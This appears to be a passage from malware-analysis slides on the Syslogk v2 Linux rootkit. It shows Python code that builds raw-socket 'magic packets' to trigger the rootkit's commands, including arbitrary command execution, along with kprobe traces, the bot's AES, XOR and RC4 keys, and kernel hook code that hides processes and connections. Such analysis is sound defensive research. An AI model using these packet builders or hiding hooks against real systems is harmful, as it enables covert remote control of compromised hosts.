
data = flip_last_bit_for_all_bytes(magic_value + key + null)
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.



- *start\_exec* receives the Command ID in *esi*. (99 in this case).
- Command 99 executes the arbitrary command in *rdi*.
- The command is at offset 0x24.
  - We can add padding for it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ARBITRARY_COMMAND = "echo command executed > /tmp/avast.txt"

flip_last_bit_for_all_bytes = lambda str:.join([chr(ord(x) ^ ord("\x01")) for x in str])
magic_value = "\x11\x22\x33\x44"[::-1]
key = "ujeoirfbvs"
null = "\x00"


padding1 = "A" * (0x24 - len(key) - len(magic_value) - len(null))
padding2 = "B" * (293 - len(magic_value) - len(key) - len(null) - len(padding1) - len(ARBITRARY_COMMAND) - len(null))
data = flip_last_bit_for_all_bytes(magic_value + key + null + padding1 +
 ARBITRARY_COMMAND+ null + padding2)
```

# Syslogk v2

## Executing the magic packet for triggering command ID 99

### Example for command ID 99.

Sending the magic packet and tracing it with *KProbes*.



The screenshot shows two terminal windows side-by-side. The left window, titled 'centos@centos7:/home/centos/Desktop/Research Tools', contains the following commands:

```
[root@centos7 Research Tools]# ls /tmp/avast.txt
ls: cannot access /tmp/avast.txt: No such file or directory
[root@centos7 Research Tools]# python magic_packet_arbitrary_command_systo
gk_v2.py
[root@centos7 Research Tools]# ls /tmp/avast.txt
/tmp/avast.txt
[root@centos7 Research Tools]#
```

The right window, titled 'centos@centos7:/home/centos/Desktop/Kprobe\_debug\_Syslog\_Rootkit', shows the output of the 'make install' command followed by the kernel module being loaded and the tracing of the 'init\_kprobe' events:

```
[root@centos7 Kprobe_debug_Syslog_Rootkit]# make install
#sudo insmod fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298_patched
sudo insmod main.ko
[root@centos7 Kprobe_debug_Syslog_Rootkit]# dmesg
[2576.405878] disksctracer_driver cleanup : disksctracer module unloaded
[2583.258226] init_kprobe : Planted kprobe at ffffffc0a0bb75
[2583.259532] init_kprobe : Planted kprobe at ffffffc0a0bbdd1
[2583.260866] init_kprobe : Planted kprobe at ffffffc0a0bb85
[2583.262049] init_kprobe : Planted kprobe at ffffffc0a0bb82
[2583.263342] init_kprobe : Planted kprobe at ffffffc0a0bb8b
[2583.268302] init_kprobe : Planted kprobe at ffffffb6baa00
[2583.268303] disksctracer_driver_init : disksctracer module loaded
[2663.807483] nfin_packet_fields_checks_handler_pre : magic packet protocol: [6]
[2663.807485] nfin_packet_fields_checks_handler_pre : The protocol fits the requirements
[2663.807486] nfin_packet_fields_checks_handler_pre : magic packet reserved: [2]
[2663.807487] nfin_packet_fields_checks_handler_pre : The reserved fits the requirements
[2663.807488] nfin_packet_fields_checks_handler_pre : magic packet data_offset_shifted_four_bits_rig
ht: [5]
[2663.807489] nfin_packet_fields_checks_handler_pre : Encrypted data expected to be at offset (shl d
ata_offset, 4) * 4 = 20
[2663.807500] nfin_packet_magic_check_handler_pre : RDI register. Data encrypted using EncodeDecode
[D3"4jeoirtfbvs]
[2663.807501] nfin_packet_magic_check_handler_pre : ESI register. The magic value expected to be int
o the encrypted data [11223344]
[2663.809819] call_usermodehelper_exec_handler_pre : handler_pre: Executing command in usermode spac
e from kernel [/bin/sh -c echo command_executed > /tmp/avast.txt]
[root@centos7 Kprobe_debug_Syslog_Rootkit]#
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 1

### The highlights in Command ID 1:

- Executing: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b

The use of whitelisting for *Identification* and *Sequence Number* fields is the key point in this packet:

```
valid_ids = [0x27E5, 0x6CC8, 0x0F575,]

valid_seqs = [0x36DF0DBE, 0x2E850DA1, 0x31307614,]

ip_header += b'\xCA\xFE\x00\x00' # Identification | Flags, Fragment Offset
ip_header = ip_header.replace(b'\xCA\xFE', struct.pack('>H', valid_ids[0]))

tcp_header += b'\xCA\xFE\xBA\xBE' # Sequence Number
tcp_header = tcp_header.replace('\xCA\xFE\xBA\xBE', struct.pack('>I', valid_seqs[0]))
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 1

The highlights in Command ID 1 (version 2):

- Executing: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b

For killing previous existing instances, there is a variant of the previous magic packet:

```
ip_header = ip_header.replace('\xCA\xFE', struct.pack('<i', valid_ids[0]))

magic_value = "\x00\x00\x00\x2C"

key = "MDAwMDAwMTEAHuedzHTJiltbtQ=="

padding = "A" * (0x0A - len(magic_value))

data = magic_value + (padding + key)

packet = ip_header + tcp_header + data
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 2


### The highlights in Command ID 2:

- Executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy

It uses of AES encryption and steps.

```
data = "MDAwMDAwMTEAHuedzHTJiltbtQ==" # This is Length + ("__step1__" encrypted with AES in CTR mode) and base64 encoded
```

| State | Description                                                                                                            |
|-------|------------------------------------------------------------------------------------------------------------------------|
| 0     | Setted if the check for <i>step</i> fails (and when killing the bot).                                                  |
| 1     | Setted before running the user mode app with command id=1 which executes:<br>/bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b |
| 2     | Setted after <i>step1</i> and required for <i>step3</i> (sets state to 0 updates <i>logininfo</i> )                    |



The screenshot shows assembly code in a debugger interface. The code is as follows:

```
.text:0000000000001A18 loc_1A18: ; needle
.text:0000000000001A18 mov rsi, cs:step1 ; needle
.text:0000000000001A1F mov rdi, [rbp-48h] ; haystack
.text:0000000000001A23 call strstr ; strstr
.text:0000000000001A28 test rax, rax ; test
.text:0000000000001A2B jz loc_1AF0 ; loc_1AF0
```

# Syslogk v2

Encryption. Multiple keys for creating bot variants.

**Syslogk uses encryption, not only for this step. (implemented via: <https://github.com/kokke/tiny-AES-c/>)**

| Encryption Algorithm | Key                                                                                                | Parameters |                                                    | Used by                                    |
|----------------------|----------------------------------------------------------------------------------------------------|------------|----------------------------------------------------|--------------------------------------------|
| AES                  | 60 3D EB 15 15 3A 71 5E 2B 73 AE F3 85 7D 75 8B<br>1F 55 2C 57 3E 61 58 D7 2D 98 11 A3 39 14 DE FE | Mode       | CTR                                                | <b>FormatEncode</b><br><b>FormatDecode</b> |
|                      |                                                                                                    | Label      | key                                                |                                            |
|                      |                                                                                                    | IV         | 12 A3 BB 47 53 5E C0 D5 39<br>53 A6 FB AD 43 F5 73 |                                            |

# Syslogk v2

Encryption. Multiple keys for creating bot variants.

**Syslogk uses encryption, not only for this step.**

| Encryption Algorithm | Key      | Parameters |         | Used by       |
|----------------------|----------|------------|---------|---------------|
| XOR                  | 1101link | Label      | xorkey  | EncodeDecode  |
| XOR                  | d3i9szdn | Label      | xorkey1 | EncodeDecode1 |
| XOR                  | 40239jig | Label      | xorkey2 | EncodeDecode2 |
| XOR                  | n430jdfk | Label      | xorkey3 | EncodeDecode3 |
| XOR                  | vndia323 | Label      | xorkey4 | EncodeDecode4 |
| XOR                  | dnj23fds | Label      | xorkey5 | EncodeDecode5 |

# Syslogk v2

Encryption. Multiple keys for creating bot variants.

**Syslogk uses encryption, not only for this step.**

| Encryption Algorithm | Key                                                                                                                                                                                                                                                         | Parameters |                                                    | Used by              |
|----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|----------------------------------------------------|----------------------|
| RC4                  | 63 7C 77 7B F2 6B 6F C5 30 01 67 2B FE D7 AB 76 CA 82<br>C9 7D FA 59 47 F0 AD D4 A2 AF 9C A4 72 C0 B7 FD 93 26<br>36 3F F7 CC 34 A5 E5 F1 71 D8 B1 15 04 C7 23 C3 18 96<br>05 9A 07 12 80 E2 EB 27 B2 75 19 83 2C 1A 1B 6E 5A A0 52<br>3B D6 E3 29 E3 2F 84 | Label      | rc4_key                                            | SimpleEncodeDecode   |
|                      |                                                                                                                                                                                                                                                             | IV         | 12 A3 BB 47 53 5E C0 D5 39<br>53 A6 FB AD 43 F5 73 |                      |
| RC4                  | 07 FD 36 26 2C 3F F7 CC 34 AB E5 71 51 08 01 15 63 7C<br>F2 7B C9 6B 6F C5 30 09 67 2B 00 17 2B 76 1A 82 16 7D 0A<br>59 47 F0 AD DB A2 AF AC 14 72 20 19 83 12 1A 1B 6E 5A<br>A0 52 37 D6 E3 19 13 2F 14 04 C7 55 13 18 96 05 9A 07 23<br>80 02 0B 27 32 75 | Label      | L7_rc4_key                                         | SimpleEncodeDecode_0 |
|                      |                                                                                                                                                                                                                                                             | IV         | 12 A3 FE 47 93 5E 12 D5 39<br>53 22 FB BD 43 98 73 |                      |
| RC4                  | 07 FD 36 26 2C 3F DD 3C 34 AB B5 A1 51 08 91 15 B7 BD<br>93 D6 F6 5F F7 CC 44 A5 C5 F1 71 D8 B1 F5 1A 82 16 ED<br>0A 59 2B 73 AE F3 25 7D 35 8B 72 20 19 03 12 DA 1E 6E E5<br>A0 52 37 46 E3 99 13 2F 14 04 C7 55 63 18 96 05 9A E7 23<br>80 02 0B 27 32 75 | Label      | manager_rc4_key                                    | SimpleEncodeDecode_1 |
|                      |                                                                                                                                                                                                                                                             | IV         | 19 03 12 DA 1E 6E E5 A0 69<br>53 82 BB BD F3 98 76 |                      |

# Syslogk v2

## Extracting the magic packets requirements for command ID 2

### A variant of Command ID 2:


- It kills existing instances before executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy

```

ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x27\xE5\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00' # TTL, Protocol | Header Checksum
....
tcp_header += b'\x50\x08\x03\xFE' # Data Offset, Reserved, Flags | Window
Size

ip_header = ip_header.replace('\xCA\xFE', struct.pack('<i', valid_ids[0]))
magic_value = "\x00\x00\x00\x2C"
key = "MDAwMDAwMTEAHuedzHTJiltbtQ=="
padding = "A" * (0x0A - len(magic_value))
data = magic_value + (padding + key)

```



# Syslogk v2

## Extracting the magic packets requirements for command ID 2


After Command ID 2:

- Running step 3 for updating *logininfo*.

```
data = "MDAwMDAwMDkqK/GGwHaOs2Y=" # This is Length + ("__step3__" encrypted with AES in CTR mode) and base64 encoded
```

Step 3 requires proxy mode

- state = 2 => Proxy mode state.
- dword\_1E2F0 = 3 => Setted after executing proxy mode.



# Syslogk v2

The callback mode is not used for now


The highlights in Command ID 0:

- Executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b cb

The callback mode call is not implemented (**only 3 call references** of commands with the command id hardcoded on it).

| xrefs to start_exec |      |                              |                        |
|---------------------|------|------------------------------|------------------------|
| Directive           | Type | Address                      | Text                   |
| D...                | p    | nfinpro+204                  | call start_exec        |
| D...                | p    | nfinpro+33D                  | call start_exec        |
| D...                | p    | nfinpro+A9F                  | call start_exec        |
| D...                | o    | __mcoun..._loc:0000000000... | [dq offset start_exec] |


Line 4 of 4




# Syslogk v2

## Hiding the bot via Hooks

- It patches the functions in the Virtual File System (VFS)



- Any directory containing the substring *b8PbR2v1ms* will be hidden by the rootkit



- Adore-Ng uses the same technique

```

int patch_vfs(const char *p, readdir_t *orig.readdir, readdir_t new.readdir)
{
 struct file *filep;

 if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
 return -1;
 }

 if (orig.readdir)
 *orig.readdir = filep->f_op->readdir;

 filep->f_op->readdir = new.readdir;
 filp_close(filep, 0);
 return 0;
}

```

# Syslogk v2

## Hiding the bot via Hooks

- It replaces the function ***hk\_root\_readdir*** by ***hk\_root\_readdir\_0***.

| Hooks                |                              |                          |
|----------------------|------------------------------|--------------------------|
| Type of the function | Offset                       | Name of the function     |
| Original             | <b>hks+(0x38) * 0</b>        | <b>proc_root_readdir</b> |
| Hook                 | <b>hks+(0x38) * 0 + 0x10</b> | <b>hk_root_readdir_0</b> |
| Original             | hks+(0x38) * 1               | tcp4_seq_show            |
| Hook                 | hks+(0x38) * 1 + 0x10        | hk_t4_seq_show           |

- Malicious *bash*, *sh*, and *sm1v2RbP8b* tasks will be also hidden.

```
db 'bash',0
db 'sh',0
db 'sm1v2RbP8b',0

.bss:000000000001D240 spid
.bss:000000000001D240
.bss:000000000001D248
.bss:000000000001D248 rpid
.bss:000000000001D248
.bss:000000000001D250
.bss:000000000001D260
.bss:000000000001D260 pidtab
```

- Syslog hook

```
.text:000000000000940 hk_root_readdir_0 proc near
.text:000000000000940 call _fentry_
.text:000000000000945 push rbp
.text:000000000000946 mov cs:bk_proc_filldir, rdx
.text:00000000000094D mov rdx, offset nw_proc_filldir
.text:000000000000954 mov rax, cs:hks+8 ; proc_root_readdir
.text:00000000000095B mov rbp, rsp
.text:00000000000095E call __x86_indirect_thunk_rax
.text:000000000000963 pop rbp
.text:000000000000964 retn
.text:000000000000964 hk_root_readdir_0 endp
```

- Adore-Ng uses the same technique

```
proc_filldir = filldir;
r = orig_proc_readdir(fp, buf, adore_proc_filldir);
```


# Syslogk v2

## Hiding the bot via Hooks

- It replaces the function ***tcp4\_seq\_show*** by ***hk\_t4\_seq\_show***.

| Hooks                |                       |                              |
|----------------------|-----------------------|------------------------------|
| Type of the function | Offset                | Name of the function         |
| Original             | hks+(0x38) * 0        | proc_root_readdir            |
| Hook                 | hks+(0x38) * 0 + 0x10 | hk_root_readdir_0            |
| Original             | hks+(0x38) * 1        | <b><i>tcp4_seq_show</i></b>  |
| Hook                 | hks+(0x38) * 1 + 0x10 | <b><i>hk_t4_seq_show</i></b> |

- The connections performed by the bot are also hidden (lines containing the listening port are eliminated from the string).




```

loc_1220: ; s
lea rdi, [rbp-34h]
mov rsi, offset format ; "%04X"
xor eax, eax
call sprintf
mov rax, [rbp+18h]
lea rsi, [rbp-34h]
mov edx, 96h
lea r14, [rax-96h]
mov rdi, r14
add rdi, [rbx]
call strstr
test rax, rax
jz loc_11AC
691 char port[12];
692
693 r = orig_tcp4_seq_show(seq, v);
694 for (i = 0; HIDDEN_SERVICES[i]; ++i) {
695 sprintf(port, "%04X", HIDDEN_SERVICES[i]);
696 /* Ignore hidden blocks */
697 if (strnstr(seq->bbuf + seq->count-NET_CHUNK, port, NET_CHUNK)) {
698 seq->count -= NET_CHUNK;
699 break;
700 }
701 }
702
703 return r;
704 }
```

# Syslogk v2

## Overviewing the bot



# Syslogk v2

Overviewing the bot. Multiple fake services available.

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple services for connecting to it**.


| Protocol identifier | Address    | Description |
|---------------------|------------|-------------|
| 0                   | 0x00406286 | other       |
| 1                   | 0x00406275 | tcp         |
| 99                  | 0x00406299 | ohttp       |
| 2                   | 0x00405CAE | ssl         |
| 3                   | 0x00405CCF | https       |
| 4                   | 0x00405CF0 | smtp        |

# Syslogk v2

## Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it**.

- For instance, **SMTP** has the identifier **4**.



The image shows two screenshots of a debugger interface, likely Immunity Debugger, displaying assembly code. The top window shows the beginning of a function at address `0x405CE9`, which includes a `strcmp` operation comparing the string "smtp" with another string. The bottom window shows a jump to a different location based on the result of the comparison, where the value `4` is moved into a register. A yellow bracket and arrow highlight the identifier `4` in both snippets.

```
.text:0000000000405CE9
.text:0000000000405CE9 loc_405CE9:
.text:0000000000405CE9 lea rax, [rbp+s1]
.text:0000000000405CF0 mov esi, offset aSmtp ; "smtp"
.text:0000000000405CF5 mov rdi, rax ; s1
.text:0000000000405CF8 call _strcmp
.text:0000000000405CFD test eax, eax
.text:0000000000405CFF jnz short loc_405D0A

.text:0000000000405D01 mov [rbp+protocol], 4
.text:0000000000405D08 jmp short loc_405D30
```

# Syslogk v2

## Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it**.

- For instance, **SMTP** has the identifier **4**.
- We can see also the comparison in eax for executing it.

